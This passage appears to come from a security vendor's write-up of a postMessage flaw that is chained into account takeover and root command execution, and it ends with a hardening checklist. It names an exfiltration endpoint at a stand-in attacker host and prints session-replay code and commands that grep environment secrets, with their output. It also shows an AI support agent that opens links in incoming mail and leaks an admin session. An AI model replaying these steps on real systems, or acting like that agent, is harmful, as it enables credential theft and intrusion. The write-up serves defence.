
Step 1: Weaponize. The page from the PoC section is the weapon: open, capture, exfil. Its listener already sends every message to attacker.c2.site/collect, so the backend is nothing new. A webhook that logs every POST body is the whole C2.
Step 2: Deliver it. The feeder175.html page runs with whatever session the browser that opens it holds. No password, no credentials, just a click.
First try: a lookalike domain email to the admins. Nobody clicked.

Golden Part: Then a better target showed up. The vendor runs an AI support mailbox ([email protected]) that processes incoming mail automatically. And here is the weird part: the AI actually clicks the links in incoming mail to analyze them. I sent the same email there, and it was opened the moment it arrived. The AI agent’s browser opened the real feeder175.html in a popup, the page posted the full localStorage on load, and that browser still had an admin session. Most likely an admin had logged in on that same machine before.
No password form, no MFA, no human in the loop. The webhook log gained an admin session under two seconds after the email was sent.
Step 3: Replay. The attacker takes the stolen session data and writes it into their own localStorage:
// Attacker's browser, on the site.redacted origin:
for (const [key, value] of Object.entries(stolen.data.localStorageData)) {
    localStorage.setItem(key, value);
}
location.href = "https://site.redacted/admin/console";
The app finds a valid admin token and the attacker lands in the Admin Console. Account takeover complete. Users, roles, configuration, webhooks, audit logs. One click deep.
Step 4: From admin session to RCE. An admin session stops being “read access” the moment it meets Remote Diagnostics, a real maintenance feature that lets admins run commands on backend nodes as root.

With the stolen token, the attacker uses it exactly like a support engineer:
whoami && id && hostname
cat /etc/passwd | head -5
env | grep -iE "key|token|secret|password"
$ whoami && id && hostname
root
uid=0(root) gid=0(root) groups=0(root)
eu1-node-01.prodA reverse shell is one command away. After that, everything follows: env keys, customer data, the tenant database, persistence.
The Lesson for Developers
Developers often think that an endpoint behind authentication is safe, and that credentials can never be stolen. This journey from postMessage to account takeover and RCE shows the opposite. Accounts can be taken over easily. So even when a feature runs with high privileges, it still needs real restrictions and anomaly detection inside it.
postMessage Hardening Checklist
If your app speaks postMessage, check these:
- Don’t use “*” as targetOrigin. Ever. Pass the exact expected origin.
- Check event.origin on the receiving side. Whitelist, not blacklist.
- Keep tokens out of localStorage. Prefer HttpOnly, Secure, SameSite cookies.
- Add frame-ancestors CSP + Cross-Origin-Opener-Policy so unrelated pages can’t hold a reference to your windows.
- Treat admin “maintenance” features as what they are: RCE with extra steps. Audit, rate limit, and require step up authentication for them.
- Retire your dead pages. The Wayback Machine remembers every one of them.
Related reading: Exploiting PostMessage Handlers to Achieve DOM XSS • Stored HTML Injection That Leads to Domain Account Takeover • Account Takeovers: Believe the Unbelievable
Frequently Asked Questions
It delivers the message to whatever window is there. If the attacker’s page opened the popup, the attacker is the opener and receives everything the page sends.
Always. The receiver must verify who sent the message before trusting event.data. This page never did, so any window that could reach it joined the conversation.
Yes. Pass an exact targetOrigin when sending, validate event.origin on the receiving side, and never send sensitive data to a window you did not verify.
What would 1,500
elite hackers find in
your stack?
The Synack Red Team and Sara AI Pentesting work side by side to test your environment and find vulnerabilities that matter.